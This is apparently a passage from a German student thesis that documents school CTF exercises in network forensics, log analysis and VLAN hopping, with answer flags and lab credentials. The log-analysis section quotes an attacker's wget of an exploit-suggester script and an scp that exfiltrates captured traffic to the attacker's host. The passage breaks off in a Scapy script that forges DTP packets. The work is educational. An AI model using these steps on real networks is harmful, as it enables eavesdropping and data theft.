



Abbildung 62: Topologie von der Übung Network Analysis

Zwischen der Windows-Maschine und dem Switch wurde Wireshark gestartet, und es wurde Datenverkehr durch Pings, ARP und SNMP verursacht. Anschließend wurde ein ARP-Spoofing-Angriff von dem Kali-Rechner mit dem Tool Ettercap durchgeführt, um die SNMP-Pakete zu lauschen. Der gesamte Prozess wurde mithilfe von Wireshark aufgezeichnet, sodass man sehen kann, dass sich die IP-Adresse von dem Cisco Router mit der MAC-Adresse der Kali-Linux Maschine verknüpft wurde. Die Schüler und Schülerinnen erhalten die PCAP-Datei und müssen diese analysieren, um Fragen zu beantworten und den Angriff zu erkennen. Der Zugriff auf die Geräte – dem Cisco Router, dem Cisco Switch, der Kali-Maschine und der Windows-Maschine – wird nicht gewährt, um sicherzustellen, dass die Teilnehmer und Teilnehmerinnen die PCAP-Datei tatsächlich analysieren.

### 4.3.4 Durchführung der Übung

Auf der Kali-Linux Maschine „Network_Analysis“ befindet sich die PCAP-Datei, welches von den Schülern und Schülerinnen analysiert werden soll. Wenn man die PCAP-Datei öffnet und runterscrollt, kann man erkennen, dass das Simple Network Management Protokoll (SNMP) verwendet wird. Die Antwort auf die erste Frage bezüglich des verwendeten Protokolls zum Administrieren ist SNMP.

Um die zweite und dritte Frage zu beantworten, muss man die Pakete näher betrachten, welche als Destination den Cisco Router und die Kali Maschine haben, um die MAC-Adresse herauszufinden.

Die vierte Frage kann man dann aufbauend auf die zweite und dritte Frage beantworten. Wenn man spätere Pakete analysiert kann man dann erkennen, dass die IP-Adresse vom Cisco Router mit der MAC-Adresse von der Kali Maschine verknüpft wird und daran kann man erkennen, dass die Kali Maschine ein ARP Poisoning betrieben hat.

Die fünfte Frage, die nach der Angriffsmethode des Lauschangriffs fragt, ist eine theoretische und logische Frage. Die richtige Antwort darauf lautet „Man in the middle“.

Zur Identifikation des Lesezugriffspassworts muss man in Wireshark nach SNMP-Paketen filtern und ein get-request genauer betrachten. Der Community-String ist das Passwort vom Lesezugriff in der SNMPv1.

Für die siebente Frage, die das Passwort für den Schreibzugriff betrifft, wird nach einem SNMP-Paket vom Typ "set-request" gesucht. Die Analyse dieses Pakets zeigt, dass der Community-String "write" lautet.

Die achte Frage zielt darauf ab, den Hostnamen des Routers zu identifizieren. Die Kenntnis des Pfads für "sysName" (1.3.6.1.2.1.1.5.0) erleichtert die Suche. Wenn man sich das get-response für den Pfad 1.3.6.1.2.1.1.5.0 näher anschaut kann man den Wert des sysName, also vom Hostnamen, finden.

Der neue Hostname kann im set-request Paket gefunden werden, wodurch die korrekte Antwort auf die neunte Frage „Flag{Live_long_and_prosper}“ ermittelt wird.

### 4.3.5 Resümee

Die durchgeführte CTF-Übung bietet Schülern und Schülerinnen eine wertvolle Gelegenheit, ihre Fähigkeiten im Erkennen von Angriffsflächen zu verbessern und die Analyse von PCAP-Dateien zu erlernen. Diese Übung unterstreicht die Wichtigkeit von Portsecurity und allgemeiner Netzwerksicherheit. Sie verdeutlicht, wie einfach und schnell ein Angreifer den Datenverkehr umleiten und gegebenenfalls sogar Pakete manipulieren kann. Zusätzlich erleichtern Tools wie „ettercap“ das Automatisieren solcher Angriffe. Die vollständige Lösung des Beispiels, inklusive der Aufgabenstellung und des Schritt-für-Schritt-Leitfadens, ist im Anhang verfügbar.

# 4.4 Network Analysis II

## 4.4.1 Inspiration

Ähnlich wie bei der Übung Network Analysis bestand das Ziel darin, den Schülern die Verwendung von Wireshark näherzubringen und ihr analytisches Denkvermögen zu erweitern. Network Analysis II ist eine vergleichbare Übung zu Network Analysis, jedoch anspruchsvoller und behandelt darüber hinaus ein anderes IT-Sicherheitsthema.

## 4.4.2 Theoretischer Hintergrund

Bei der Übung muss man eine Nachricht, welches mit AES [7]und CBC[8]-Modus verschlüsselt wurde, entschlüsseln.

„AES ist ein **Produktverschlüsselungsverfahren**, welches in mehreren Runden die Bits transformiert. Dazu wird zunächst der Klartext in Blöcke fester Bitlängen eingeteilt, die 128, 192 oder 256 Bit betragen können. Die Anzahl der Transformationsrunden hängt dabei von der Block- und der Schlüssellänge ab und beträgt 10, 12 oder 14.“ (Pohlmann, o. D.)

Bei CBC wird die Nachricht in einzelne Blöcke aufgeteilt damit die einzelnen Blöcke verschlüsselt werden. Vor der Verschlüsselung vom Block wird der Block, die verschlüsselt werden soll, mit dem vorher verschlüsselten Block mittels XOR, eine Funktion bei dem nur eines der Bits 1 sein darf damit man als Ergebnis eine 1 hat, verknüpft. (Vgl. Pohlmann, o. D.)

## 4.4.3 Aufbau


Die CTF-Übung basiert auf eine Topologie, die aus einem Cisco Router, einem Cisco Switch und zwei Linux Maschinen besteht. Mittels Wireshark wurde die Kommunikation zwischen den beiden Linux Maschinen aufgezeichnet. Der erste Linux Rechner sendet dem zweiten Linux Rechner eine Datei, welches mittels AES-Algorithmus im CBC-Modus verschlüsselt wurde. Die verschlüsselte Nachricht enthält den Flag von der Übung. Um die Datei zu entschlüsseln, muss man sich die Kommunikation von den beiden Rechnern analysieren. Den Schülern wird nur die PCAP-Datei zur Verfügung

[7] AES: Advanced Encryption Standard
[8] CBC: Cipher Block Chaining

gestellt, damit gewährleistet wird, dass die Schüler und Schülerinnen nur durch das Analysieren vom Datenverkehr auf die Lösung kommen.

### 4.4.4 Durchführung der Übung

Auf der Kali Linux Maschine „Network_Analysis_II“ ist die PCPA-Datei unter dem Path „/home/kali/Downloads/network_analysis_II.pcapng“ gespeichert. In Wireshark kann man mit dem folgenden Filter nur nach der Kommunikation zwischen den beiden Linux Rechner filtern.




```
'ip.src == 192.168.1.1 or ip.dst == 192.168.1.1 or ip.src == 192.168.1.2
or ip.dst == 192.168.1.2) and tcp'
```

Code 17 Filter, um nur die TCP-Kommunikation zwischen den beiden Linux Rechner zu sehen

Wenn man die Pakete genauer analysiert, lässt sich erkennen, dass der Rechner mit der IP-Adresse 192.168.1.1 den Rechner mit der IP-Adresse 192.168.1.2 nachfragt: „wie verschlüsselt man nochmal Dateien“.





Abbildung 64: 192.168.1.1 fragt 192.168.1.2 wie an Dateien verschlusselt

Auf die Frage antwortet der andere Linux Rechner mit dem folgenden Befehl und schreibt, dass er die verschlüsselte Nachricht über den Port 9090 schicken soll.

```
openssl enc -aes-256-cbc -salt -in secret.txt -out secret.enc -k cisco
```

Code 18: Befehl, um Dateien zu verschlüsseln mit dem Key cisco

In Wireshark kann man mit dem folgenden Filter die Kommunikation über den Port 9090 anschauen.

```
tcp.port = 9090
```

Code 19: Filter, um nur Verbindungen mit dem Port 9090 anzuzeigen

Bei genauer Betrachtung der Pakete, die über den Port 9090 übermittelt wurden, lässt sich erkennen, dass der Linux-Rechner eine salted Zeichenkette empfangen hat.





Abbildung 65: empfangene Zeichenkette

Man muss in Wireshark bei der Option „Show data as“ auf Raw umstellen damit man eine Zeichenkette aus Zahlen und Buchstaben hat, da man sonst eine Salted-Zeichenkette nicht entschlüsseln kann. Mit dem folgenden Befehlen kann man die Zeichenkette entschlüsselt und die entschlüsselte Nachricht in eine Datei abspeichern.

```
echo -n
"53616c7465645f5fa6d1ba634d2a4f4a78223d1d497467d18a7d146b4424b0a1c
78c3ee23ccd4bb83e6df9f6db696a09" | xxd -r -p > encrypted.bin

openssl enc -aes-256-cbc -d -in encrypted.bin -out decrypted.txt -k
cisco

cat decrypted.txt
```

Code 20: Befehle, um die Zeichenkette bzw. Nachricht vom anderen Rechner zu entschlüsseln und auszugeben

```
Flag{Kobayashi_Maru3838541}
```

Code 21: Inhalt vom decrypted.txt File bzw. das Flag

### 4.4.5 Resümee

Diese CTF-Challenge fördert die Weiterentwicklung der Fähigkeiten der Schüler und Schülerinnen im Bereich der Netzwerkanalyse. Darüber hinaus erfordert die Herausforderung, dass die Teilnehmer und Teilnehmerinnen sich mit dem Verschlüsseln und Entschlüsseln von Dateien auseinandersetzen, um die Übung erfolgreich zu bewältigen. Insgesamt bietet diese CTF-Challenge eine ganzheitliche und praxisnahe Erfahrung im Bereich der IT-Forensik, Netzwerksicherheit und Kryptographie für die Schüler und Schülerinnen.

# 4.5 Log Analysis

## 4.5.1 Inspiration

Eine der anspruchsvollsten Aufgaben von IT-Forensikern ist es ein gehacktes System zu analysieren. Dabei durchsuchen sie Logdateien mit dem Ziel, Informationen über den Angreifer, gestohlene Daten oder die Angriffsmethode zu erlangen. Falls der Angreifer die Logs nicht gelöscht hat, können Forensiker Informationen aus den Logs sammeln, wie z.B. die Aktivitäten des Hackers im System, die ausgeführten Befehle und die gestohlenen Dateien. Solche Analysen sind für Unternehmen sehr wichtig, um zu erfahren, welche Dateien betroffen sind und entsprechende Gegenmaßnahmen zu ergreifen. Zudem helfen Log-Analysen dabei, die Schwachstelle zu identifizieren, die der Angreifer ausgenutzt hat, und Maßnahmen zur Absicherung dieser Schwachstelle zu ergreifen, um zukünftige Angriffe über dieselbe Schwachstelle zu verhindern. Aus diesem Grund wurde die CTF-Übung „Log Analysis“ für die Schüler und Schülerinnen-entwickelt, bei der sie ein System erhalten und die Logs analysieren müssen.

## 4.5.2 Theoretischer Hintergrund

Logs Dateien sind Dateien in den Informationen abgespeichert werden, wenn ein bestimmtes Ereignis auftritt. Solche Aktivitäten können beispielsweise das Anmelden eines Users sein, der Versuch vom Zugriff auf verbotene Ressourcen sein oder auch eine Log Datei in dem alle Bash-Befehle, die eingegeben werden, abspeichert sein. In einer Firma ist es schwierig einzeln von jedem Computer die Logs durchzugehen und das wichtigste herauszufinden, deswegen verwenden viele Unternehmen Tools, um alle Logs zentrale mittels Software analysieren zu können.

## 4.5.3 Aufbau

Diese Übung baut auf das Szenario, dass man ein IT-Security-Spezialist ist und eine attackierte Linux Maschine bekommt, um bestimmte Fragen zu beantworten. Im Rahmen der Übung müssen die Schüler und Schülerinnen sich dann auf der Linux Maschine die Logs anschauen, um die Fragen beantworten zu können.

### 4.5.4 Durchführung der Übung

Um die Fragen beantworten zu können muss man sich auf der „Log_Analysis“ CentOS Maschine mit den Anmeldedaten (Benutzername: root Passwort: ciscocisco) anmelden. Wenn man sich die Bash History mit dem folgenden Befehl öffnet.

```
nano .bash_history
```

Code 22: öffnet die Bash History mit dem Nano-Editor


Abbildung 67: Ausschnitt aus der Bash History

In der Bash History kann man sehen, dass ein User mit dem folgenden Befehl erstellt wurde.

```
useradd -m -s /bin/bash cisco
```

Code 23: Befehl, um einen neuen User zu erstellen

Man kann auch in der Bash History erkennen, dass der Angreifer mit dem Befehl

```
wget https://raw.githubusercontent.com/mzet-/linux-exploit-sugger-
ster/master/linux-exploit-sugges$
```

Code 24: Befehl, um linux-exploit-suggester.sh zu installieren

ein Exploit-Skript installiert hat. Des Weiteren hat er auch mit dem Tool tcpdump im Netzwerk gelauscht und den aufgenommenen Datenverkehr in die Datei tcp.txt gespeichert. Man kann anhand vom Befehl

```
scp tcp.txt nickel@10.0.0.1/home/nickel
```

Code 25: Befehl, um eine Datei an einen anderen Rechner zu senden

erkennen, dass der Angreifer nickel heißt und die tcp.txt Datei zu sich gesendet hat.


Abbildung 68: Ausschnitt aus der Bash-History, bei der man sehen kann, an wem die Datei gesendet wurde

### 4.5.5 Resümee

Diese CTF-Challenge eröffnet den Schülern und Schülerinnen eine bedeutende Möglichkeit zur Verbesserung ihrer Fähigkeiten im Identifizieren potenzieller Schwachstellen sowie im Erlernen der Analyse von Log-Dateien. Die Übung unterstreicht dabei nicht nur die Wichtigkeit von Log-Dateien, sondern betont auch die zwingende Notwendigkeit, diese sorgfältig auszuwerten.

# 5 VLAN-Hopping

## 5.1 VLAN-Spoofing

### 5.1.1 Inspiration

Die Inspiration für das Thema kam dadurch, dass VLANs eine zentrale Rolle in Unternehmen spielen. VLANs sorgen nicht nur für mehr Netzwerksicherheit einer Segmentierung, sondern auch für mehr Effizienz. Das Problem ist jedoch, dass dies auch Angreifer anlockt, die nach einer ungenauen Konfiguration Ausschau halten. Dies ist genau Inhalt folgender Übung.

### 5.1.2 Theoretischer Hintergrund

Das Ziel bei einem Switch Spoofing Angriffes ist es, sich als Switch auszugeben, um im Anschluss eine Trunk Verbindung aufzubauen. Sollte der Angreifer Erfolg haben, hat er die Möglichkeit  Traffic aus allen anderen VLANs mitzulesen. Um dies zu verhindern, ist es ratsam den Switchport auf „Nonegotiate“ zu setzen, um eine automatische Trunk Aushandlung zu verbinden. (byte-sized, 2022)

### 5.1.3 Aufbau

Das Level VLAN-Spoofing besteht aus zwei Teillevel und baut aufeinander auf.

#### 5.1.3.1 Level 1

Für das erste Level wurde folgende Topologie aufgebaut:





Abbildung 69: Topologie VLAN-Hopping Level 1

| Gerät | Version |
|---|---|
| Kali Linux | Kali GNU/Linux Rolling 2023.4 |
| Switch | Cisco IOSvL2 15.2(4.0.55)E |
| Router als „CL1“ | Cisco 7200 124-24.T5 |
| WinSrv-1 | Microsoft Windows 10 Pro Education 10.0.19041 |

Tabelle 5; Versuibstabelle VLAN Hopping

| Device | Benutzername | Passwort |
|---|---|---|
| Kali Linux | kali | kali |
| WinSrv-1 | junioradmin | nichtjunioradmin123! |

Tabelle 6: Credentails VLAN-Hopping

Für die Netzwerkgeräte wurden zur einfachen Implementierung Skripte geschrieben.

**Grundconfig:**

```
en
conf t
hostname SW1
banner motd "Admin Access Only!"
username VLAN-Hopping privilege 15
username VLAN-Hopping password Spoofing
no ip domain-lookup
service password-encryption
line con 0
login local
exec-timeout 0 0
logging synchronous
line vty 0 15
login local
exec-timeout 0 0
logging synchronous
transport input none
```

Code 26: Grundconfig VLAN Hopping

**SW1:**

```
vlan 5
name VLAN05
vlan 10
name VLAN10

interface GigabitEthernet0/0
switchport mode access
switchport access vlan 5

interface range gig0/1-2
switchport trunk encapsulation dot1q
switchport mode trunk

int gig0/3
switchport trunk encapsulation dot1q
switchport mode dynamic auto

int vlan 5
ip address 192.168.0.1 255.255.255.0
```

Code 27: Konfigurationsbefehle SW1

**SW2:**

```
vlan 5
name VLAN05
vlan 10
name VLAN10

interface GigabitEthernet0/0
switchport mode access
switchport access vlan 10

interface range gig0/1-2
switchport trunk encapsulation dot1q
switchport mode trunk
```

Code 28: Konfigurationsbefehle SW2

**CL1:**

```
ip route 0.0.0.0 0.0.0.0 gig0/0

interface gig0/0
no shutdown
ip address 192.168.0.10 255.255.255.0
```

Code 29: Konfigurationsbefehle CL1

**WinSrv-1:**

Für das Level wurde mithilfe vom XAMPP ein Webserver gehostet, der das Flag enthält.

```
<!DOCTYPE html>
<html lang="de">
  <head>
    <meta charset="utf-8">
    <meta name="viewport" content="width=device-
width, initial-scale=1.0">
    <title>Adminpage</title>
  </head>
  <body>
      <h1> Flag{H
  </body>
</html>
```

Code 30: Webseite für VLAN-Spoofing

Beim Starten des PCs wird diese Website gehostet. Dies wurde mithilfe des Aufgabenplanes umgesetzt.

Neue Aufgabe erstellen:

- Allgemein: „Unabhängig von der Benutzeranmeldung“

- Trigger: „Beim Start“





Abbildung 70: Aufgabenplan Trigger

Ziel ist es, im ersten Level von dem Kali-Linux Rechner die Website auf dem Windows-PC zu erreichen, indem man den „A-SW1“ konfiguriert

### 5.1.3.2 Level 2

Im Vergleich zum vorherigen Level ist der Switch „A-SW“ aus der Topologie entnommen worden.





Abbildung 71: VLAN-Hopping Spoofing Level 2 Aufbau

Die Konfiguration der Netzwerkgerät ist gleichgeblieben.

**WinSrv2-1:**

Auf dem Client befindet sich nun keine Website, sondern ein Skript, welches die Nachricht „opHop“ mithilfe von UDP-Paketen verschickt.

```
param (
      [Validatepattern("\d{1,3}\.\d{1,3}\.\d{1,3}\.\d{1,3}")]
      [string]$remoteip = "192.168.0.255",     # IP to send to
      [ValidateRange(1,65535)]
      [int]$remoteudpport=12345,    # port to send to
      [ValidateRange(0,65535)]
      [int]$sourceudpport = 0,
      [string]$buffer = "opHop}",
      [int]$packetcount = 100,
      [int]$delayms = 10
)
set-psdebug -strict
$error.clear()
write-host "send-udp:Sending Packet"
write-host "send-udp:RemoteIPAddr :"$remoteip
write-host "send-udp:RemoteUDPort :"$remoteudpport
write-host "send-udp:SourceUDPPort:"$sourceudpport
write-host "send-udp:Buffer       :"$buffer
write-host "send-udp:Packet2Send  :"$packetcount
write-host "send-udp:Delayms      :"$delayms
try {
      $udpClient = new-Object system.Net.Sockets.Udpcli-
ent($sourceudpport)
      $byteBuffer  = [System.Text.Encoding]::ASCII.Get-
Bytes($Buffer)
      while ($True) {
            $byteBuffer  = [System.Text.Encoding]::ASCII.Get-
Bytes(($Buffer))
            $sentbytes = $udpClient.Send($byteBuffer,
$byteBuffer.length, $remoteip, $remoteudpport)
            if ($sentbytes -ne  $byteBuffer.length) {
                  write-host "send-udp:Send Bytes Mismatch"
            }
            start-sleep -milliseconds $delayms
      }
}
catch {
      write-host "send-udp:Error found "$error
}
finally {
      write-host "send-udp:Closing UDPSocket"
      $udpclient.close()
      write-host "send-udp:End"
}
```

Code 31: Skript zum Versenden der UDP Pakete

Das obige Skript wird beim Hochfahren des PCs ausgeführt. Das wurde mit dem Aufgabenplaner verwirklicht.

Neue Aufgabe erstellen:

- Name: „ PING“
- Allgemein: „Unabhängig von der Benutzeranmeldung“
- Trigger: „Beim Start“
- Aktionen: ping.cmd

## 5.1.4 Durchführung der Übung

### 5.1.4.1 Level 1

Zuerst müssen wir erkennen, dass der Port „dynamic desirable“ ist.

Als nächstes schreiben wir eine Konfig, die den Port Trunk macht und des Angriffs PC in VLAN 10 gibt, dasselbe wie der „WinSrv“.

**A-SW1:**

```
vlan 5
vlan 10
exit

int Gi0/0
switchport mode access
switchport access vlan 10
exit
int Gi0/3
switchport trunk native vlan 5
end
```

Code 32: Lösungskonfigurationsbefehle A-SW1

Da wir nun im selben VLAN sind können wir die Website aufrufen.





Abbildung 72: VLAN Hopping Spoofing Level 1 Lösung

#### 5.1.4.2 Level 2

Zu Beginn wird ein Skript erstellt, dass ein Dynamic Trunk Protocol (DTP) Paket nachahmt, mithilfe von Scapy.

```
 GNU nano 7.2                                dtp.py
#Imports
from scapy.all import *
load_contrib('dtp')

#Var
trunk_init = False
mac_addr = "00:0c:29:07:99:09"

#Sniff DTP Packet
pkt = sniff(count=1, filter="ether dst 01:00:0c:cc:cc:cc")

#Craft malicious packet
pkt[0].src=mac_addr
